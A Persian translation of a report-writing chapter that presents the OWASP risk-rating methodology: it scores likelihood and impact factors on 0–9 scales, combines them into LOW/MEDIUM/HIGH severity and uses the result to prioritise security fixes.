**۵ نوشتن گزارش : ارزش خطر واقعی را دریاب**

این فصل توضیح می دهد که چطور ارزش خطر واقعی را در نتیجه ی ارزیابی امنیتی دریابیم. ایده این است که یک متودولوژی کلی برای شکستن امنیت و ارزیابی خطرها با هدف اولویت بندی و مدیریت آنها بدست آوریم . این، یک جدول، به سادگی اسنپ شات های ارزیابی و همچنین رساندن اطلاعات فنی به کاربر نشان می دهد، سپس مهم این است که خلاصه ی اجرایی برای مدیریت نمایش داده شود.

**۵.۱ چطور ارزش خطر واقعی را دریابیم**

*متودولوژی ارزیابی خطر OWASP*

کشف آسیب پذیری مهم است، ولی به همان اندازه مهم، توانایی برآورد کردن خطر وابسته به سازمان است.

در اوایل چرخه ی حیات، شما ممکن است نگرانی های امنیتی را در معماری یا طراحی توسط استفاده از مدل تهدید تشخیص دهید. در ادامه، شما ممکن است مسائل امنیتی را توسط بازبینی کد یا تست نفوذ پیدا کنید. یا ممکن است مشکلات را پیدا نکنید، تا زمانی که شما اپلیکیشن خود به بازار نداده اید و کسی آنرا هک نکرده باشد.

با دنبال کردن این رویکردها، شما قادر خواهید بود مهلک بودن این خطرات در کسب و کار خودتان برآورد کنید، و یک تصمیم آگاهانه درباره ی اینکه با آنها چه کنید بگیرید . داشتن سیستمی که همان لحظه خطرات را ارزیابی کند باعث صرفه جویی در زمان و بحث در مورد اولویت ها میشود. این سیستم کمک می کند که شما اطمینان حاصل کنید که حواستان پرت خطرات کوچک نشود در حالی که خطرات بزرگی که درک درستی از آن ندارید نادیده گرفته شوند.

به صورت ایده آل، سسیتم ارزیابی ریسکی خواهد بود که به صورت دقیق همه ی خطرات سازمان را برآورد کند. ولی یک آسیب پذیری ای که برای یک سازمان مهم است ممکن است برای دیگری نباشد. بنابراین ما یک فریمورک پایه ارائه می دهیم که شما باید برای سازمان خودتان آن را سفارشی کنید.

ما کار سخت کردیم تا این مدل را به سادگی تمام برای استفاده آماده کنیم در حالی که جزئیات کافی برای حدس دقیق خطرات نیز نگه داشته ایم.

**رویکرد**

رویکرد های زیادی برای ارزیابی خطر وجود دارد. قسمت منابع در پایین، تعدادی از رایج ترین آنهارا ببینید.

رویکرد OWASP نشان داده شده در اینجا بر اساس متودولوژی استاندارد است و برای امنیت اپلیکیشن ها سفارشی شده.

با مدل استاندارد خطر شروع می کنیم :

**خطر = احتمالات \* تاثیر**

در قسمت زیر ما عوامل "احتمالات" و "تاثیر" برای امنیت اپلیکیشن ها جدا کردیم و نشان دادیم که چگونه آنها را ترکیب کنید تا میزان مهلک بودن خطر را تعیین کنید.

* قدم 1 : خطر را شناسایی کنید
* قدم 2 : عوامل برای حدس احتمالات
* قدم 3 : عوامل برای تخمین تاثیرت کسب و کار
* قدم 4: تعیین کردن مهلک بودن خطر
* قدم 5 : تصمیم برای اینکه چه چیزی را درست کنید
* قدم 6 : سفارشی کردن مدل ارزیابی خطر خودتان

**قدم 1 : خطر را شناسایی کنید**

قدم اول شناسایی خطر است که باید رتبه بندی شود . شما باید در مورد عامل تهدید موردنظر، حمله هایی که استفاده می کنند، آسیب پذیری های درگیر و تاثیر یک حمله ی موفق به سازمانتان اطلاعات جمع آوری کنید .

گروه های حمله کننده، یا حتی تاثیرات متنوعی روی سازمان ها میتوانند وجود داشته باشند . در صورت کلی بهتر است در جانب احتیاط با بدترین حالت ممکن اشتباه کنیم که ببینیم نتیجه ی بدترین خطر ممکن چیست.

**قدم 2 : عوامل برای حدس احتمالات**

زمانی که خطر بالقوه را شناسایی کردید و میخواهید ببینید که چقدر جدی است، اولین قدم حدس زدن احتمالات در بالاترین حد ممکن است، این یک اندازه گیری سخت که چقدر احتمال دارد این آسیب پذیری کشف شود و توسط یک مهاجم هک شود . نیازی نیست ما بیش از اندازه در حدس زدن دقیق باشیم. در صورت کلی شناسایی اینکه احتمال خطر پایین، متوسط یا بالا است، کافیست.

برای متوجه شدن این موضوع عواملی وجود دارد . اولین مجموعه ی آن به عامل تهدید درگیر، مرتبط است. هدف تخمین زدن احتمال یک حمله ی موفق توسط یک گروه مهاجم است . لازم به ذکر است که عوامل گوناگونی میتوانند باعث نفوذ به یک آسیب پذیری شوند، پس معمولا بهتر است از بدترین سناریو استفاده کنیم. برای مثال، یک شخص خودی احتمال مهاجم بودنش بیشتر است تا یک شخصی ار بیرون – ولی به عواملی بستگی دارد.

توجه داشته باشید که هر عامل مجموعه گزینه هایی دارد، هر گزینه یک امتیاز احتمال بین 1 تا 9 دارد. از این عددها بعداً برای برآورد کلی احتمال استفاده میشود.

اولین مجموعه ی عوامل به عامل تهدید درگیر، وابسته است. هدف در اینجا حدس احتمال یک حمله ی موفق توسط این گروه مهاجمین است. بدترین حالت عامل تهدید را در نظر بگیر.

سطح مهارت

این مهاجمین از نظر فنی چقدر مهارت دارند ؟ هیچ مهارت فنی (1)، کمی مهارت فنی (3)، کاربر حرفه ای کامپیوتر(4)، مهارت های برنامه نویسی و شبکه ای(6)، مهارت های تست نفوذ(9) .

انگیزه

چقدر این گروه مهاجم انگیزه دارند که یک آسیب پذیری پیدا کنند و از آن طریق نفوذ کنند ؟ کم یا هیچ (1)، احتمال دستیافتن (4)، دستیابی بالا (9)

شانس

چقدر این گروه مهاجم شانس دارند که یک آسیب پذیری پیدا کنند و از آن طریق نفوذ کنند ؟ هیچ دسترسی شناخته شده (0)، دسترسی محدود(4)، دسترسی کامل (9)

اندازه

این گروه مهاجمین چقدر بزرگ هستند ؟ توسعه دهندگان (2)، مدیران سیستم (2)، کاربران اینترنت (4) ، همکاران (5)، کاربران احراز هویت شده (6)، کاربران ناشناس اینترنت (9)

**عوامل آسیب پذیری**

مجموعه عوامل بعدی به آسیب پذیری های درگیر مرتبط هستند. هدف در اینجا حدس زدن احتمال پیدا شدن یک آسیب پذیری خاص و نفوذ توسط آن است . فرض کنید عامل تهدید در بالا انتخاب شده .

سهولت در پیدا شدن

چقدر برای گروه مهاجمین پیدا کردن آسیب پذیری ساده است ؟ عملا غیر ممکن (1)، سخت (3)، راحت (7)، ابزار های اتوماتیکش هست (9)

سهولت در نفوذ

چقدر برای گروه مهاجمین پیدا کردن نفوذ توسط آسیب پذیری ساده است ؟ تئوری (1)، سخت (3)، راحت (5)، ابزار های اتوماتیکش هست (9)

اطلاع داشتن

چقدر این آسیب پذیری برای گروه مهاجمین شناخته شده است ؟ ناشناخته (1)، مخفی (4)، واضح (6)، همه می دانند (9)

تشخیص نفوذ

چقدر امکانش هست که نفوذ شناسایی شود ؟ تشخیص فعال در اپلیکیشن (1)، وارد شده و بررسی شده (3)، وارد شده بدون بررسی (8)، بدون وارد شدن (9)

**قدم 3 : عوامل برای حدس تاثیر**

وقتی تاثیر یک حمله ی موفق را در نظر بگیریم، مهم است که درک کنیم دو مدل تاثیر به همراه دارد. اولی "تاثیر فنی" رو اپلیکیشن، داده ای که استفاده می کند و تابعی که در اختیار میگذارد. بعدی "تاثیر کسب و کار" است که روی کسب و کار شرکت و عملکرد اپلیکیشن تاثیر میگذارد.

در نهایت، تاثیر کسب و کار مهمتر است. با این حال، شما ممکن است به تمام اطلاعات مورد نیاز برای تشخیص عواقب تجاری از یک نفوذ موفق دسترسی نداشته باشید. در این صورت، ارائه جزئیات به طور کامل در مورد ریسک فنی باعث می شود نماینده تجاری مناسب در مورد خطر کسب و کار تصمیم گیری کند.

باز هم، هر عامل دارای مجموعه ای از گزینه ها است، و هر یک از گزینه های دارای تأثیر رتبه 0 تا 9 است. ما از این اعداد بعدا برای برآورد تاثیر کلی استفاده می کنیم.

**عوامل تاثیرگذار فنی**

تأثیرات فنی می تواند به عوامل همسو با نواحی امنیتی سنتی مربوط شود: محرمانه بودن، صحت، دسترسی و مسئوليت . هدف این است که اگر آسیب پذیری مورد نفوذ قرار گیرد، میزان تاثیر بر سیستم را برآورد کند.

نبود محرمانگی

چقدر داده ها را می توان افشا کرد و چقدر حساس است ؟ حداقل داده غیر حساس منتشر شده(2)، حداقل داده های حیاتی افشا شده (6)، داده های غیر حساس گسترده ای که افشا شده اند (6)، داده های حیاتی گسترده افشا شده، تمام داده ها افشا شده است (9)

نبود صحت

چقدر داده میتواند خراب شود و چقدر آسیب دیده است؟ کمی داده کمی خراب شده (1)، کمی داده خیلی خراب شده (3)، خیلی داده کمی خراب شده (5)، خیلی داده خیلی خراب شده (7) تمام داده ها کاملا خراب شده (9)

نبود دسترسی

چقدر سرویس دهی میتواند از دست رود و چقدر حیاتی است؟ حداقل خدمات ثانویه قطع شود (1)، حداقل خدمات اولیه قطع شد (5)، خدمات ثانویه گسترده قطع شود (5)، خدمات اولیه گسترده قطع شود (7)، تمام خدمات به طور کامل از بین بروند (9)

نبود مسئوليت

آیا اقدامات مهاجم به یک فرد قابل ردیابی است؟ کاملا قابل ردیابی (1)، احتمالا قابل ردیابی (7)، کاملا ناشناس (9)

**عوامل موثر بر کسب و کار**

تاثیر کسب و کار ناشی از تاثیر فنی است، اما نیازمند درک عمیق اینکه چه چیزی برای شرکتی که اپلیکیشن را اجرا می کند مهم است، دارد . در صورت کلی، شما باید پشتیبانی خطر های خود را با تاثیرات تجاری هدف قرار دهید، به ویژه اگر مخاطب شما در سطح اجرایی باشد. ریسک تجاری چیزی است که سرمایه گذاری را در حل مشکلات امنیتی توجیه می کند.

بسیاری از شرکت ها یک راهنمای طبقه بندی دارایی دارند و/یا یک مرجع تاثیر تجاری برای کمک به رسمی کردن آنچه که برای کسب و کارشان اهمیت دارد. این استانداردها می توانند به شما در تمرکز بر آنچه واقعا برای امنیت اهمیت دارند کمک کنند. اگر اینها در دسترس نبودند، پس با افرادی که کسب و کار را درک می کنند صحبت کنید تا بدانید از نظر آنها چه چیزی مهم است.

فاکتورهای زیر نواحی رایج برای بسیاری از کسب و کارها است، ولی این ناحیه برای یک سازمان حتی خاص تر است از عوامل مرتبط با عامل تهدید، آسیب پذیری و تاثیر فنی.

ضرر مالی

ضرر مالی ناشی از یک نفوذ چقدر خواهد بود؟ کمتر از هزینه برای رفع آسیب پذیری (1)، اثر جزئی بر سود سالانه (3)، تاثیر قابل توجهی بر سود سالانه (7)، ورشکستگی (9)

آسیب به شهرت

آیا یک نفوذ که منجر به آسیب رسیدن اعتبار می شود، به کسب و کار آسیب می رساند؟ حداقل آسیب (1)، از دست دادن بیشتر حساب ها (4)، از دست دادن حسن نیت (5)، آسیب رساندن به نام تجاری (9)

عدم انطباق


چقدر در معرض عدم انطباق قرار می گیرد؟ نقض جزئی (2)، نقض واضح (5)، نقض بالا (7)

نقض حریم خصوصی

چقدر اطلاعات شخصی قابل شناسایی می تواند افشا شود؟ یک فرد (3)، صدها نفر (5)، هزاران نفر (7)، میلیون ها نفر (9)

**قدم 4: تعیین کردن مهلک بودن خطر**

در این قدم ما قصد داریم برآورد احتمالی و برآورد تأثیر را برای محاسبه مهلک بودن کلی این خطر کنار هم قرار دهیم. تمام کاری که باید در اینجا انجام دهیم، کشف کردن این است که آیا احتمال LOW، MEDIUM، یا HIGH است و سپس برای تاثیر هم همین کار را انجام دهیم. ما فقط 0 تا 9 مقیاس را به سه قسمت تقسیم خواهیم کرد.




**روش غیر رسمی**

در بسیاری از محیط ها، با دقت نگاه کردن به عوامل و دریافت کردن جواب ها، هیچ مشکلی ندارد. شما باید از طریق عوامل فکر کنید و عوامل کلیدی "محرک" را شناسایی کنید که نتیجه را کنترل می کنند. شما ممکن است با در نظر گرفتن جنبه های خطر که واضح نیستد متوجه شوید که تصور اولیه شما اشتباه بوده است.


**روش تکرارپذیر**

اگر شما نیاز به دفاع از رتبه بندی یا تکرارپذیر کردن آنها دارید ، ممکن است بخواهید فرایند رسمی ارزیابی عوامل و محاسبه نتیجه را دنبال کنید. به یاد داشته باشید که در این برآوردها، عدم اطمینان زیادی وجود دارد و این عوامل برای کمک به شما برای رسیدن به نتایج معقول در نظر گرفته شده. این روش می تواند توسط ابزارهای خودکار پشتیبانی شود تا محاسبات ساده تر شود.

اولین گام این است که یکی از گزینه های مربوط به هر عامل را انتخاب کرده و شماره مربوطه را در جدول وارد کنید. سپس شما به طور متوسط میانگین امتیازات را برای محاسبه احتمال کلی بدست می آورید. مثلا:




بعد، ما باید تاثیر کلی را دریابیم. این روند در اینجا مشابه است. در بسیاری از موارد، پاسخ واضح خواهد بود. شما می توانید بر اساس عوامل برآورد کنید، یا می توانید نمرات برای هر یک از عوامل را میانگین بگیرید. باز هم، کمتر از 3 LOW است، 3 تا 6 MEDIUM است و 6 تا 9 HIGH است. مثلا:



**تعیین مهلک بودن**

به هر حال ما به مرحله ی تخمین احتمالات و تاثیرات رسیده ایم، اکنون می توانیم آنها را برای رتبه بندی مهلک بودن نهایی برای این ریسک ترکیب کنیم. توجه داشته باشید که اگر اطلاعات تاثیرات کسب و کار خوب داشته باشید، باید از آن به جای اطلاعات تاثیر فنی استفاده کنید. اما اگر شما اطلاعاتی در مورد کسب و کار ندارید، تاثیر فنی بهترین چیز بعدی است.



در مثال بالا، احتمالات MEDIUM، و تاثیر فنی HIGH است، بنابراین از یک منظر صرفا فنی، به نظر می رسد که مهلک بودن کلی HIGH است. با این حال، توجه داشته باشید که تاثیر کسب و کار در واقع LOW است، بنابراین مهلک بودن کلی، بهترین حالش LOW میتواند باشد. به همین دلیل است که درک زمینه ی کسب و کار آسیب پذیری هایی که شما ارزیابی می کنید، برای اینکه تصمیمات ریسکی مناسبی بگیرید، بسیار حیاتی است. عدم درک این زمینه می تواند منجر به عدم اعتماد بین کسب و کار و تیم های امنیتی شود که در بسیاری از سازمان ها حضور دارند.

**قدم 5 : تصمیم برای اینکه چه چیزی را درست کنید**

پس از اینکه خطرات را در برنامه خود طبقه بندی کردید، شما لیستی اولویت بندی شده از آنچه که باید انجام دهید، خواهید داشت. به عنوان یک قاعده کلی، ابتدا باید مهلک ترین خطرات را حل کنید. وقتی که شما خطرات با اهمیت کمتر را حل می کنید، هیچ کمکی در رفع خطر کلی نمی کنید، حتی اگر حل کردن آن خطرات ساده یا آسان باشند.

به یاد داشته باشید، همه خطرات ارزش حل کردن ندارند، و برخی از ضررها نه تنها انتظار می رود بلکه بر اساس هزینه ی حل مشکل قابل توجیه است. به عنوان مثال، اگر 100٬000 دلار هزینه شود برای اجرایی کردن کنترلی که باعث جلوگیری از 2٬000 دلار تقلب سالانه میشود، زمان ۵۰ سال سرمایه گذاری میبرد تا آن ضرر جبران شود. اما به یاد داشته باشید که ممکن است آسیب های شهرت از تقلب وجود داشته باشد که می تواند به سازمان بیشتر ضرر بزند.

**قدم 6 : سفارشی کردن مدل ارزیابی خطر خودتان**

داشتن یک فریمورک رتبه بندی خطر، که قابلیت سفارشی شدن برای یک کسب و کار را داشته باشد برای اتخاذ حیاتی است. یک مدل شخصی به احتمال زیاد نتایجی که تولید می کند مطابق با درک افراد درباره خطرات جدی است. شما می توانید زمان زیادی را صرف بحث در مورد رتبه بندی خطرات تلف کنید، اگر از یک مدل مانند این پشتیبانی نمی کنید. راه های مختلفی برای شخصی کردن این مدل برای سازمانتان وجود دارد.

**افزودن عوامل**

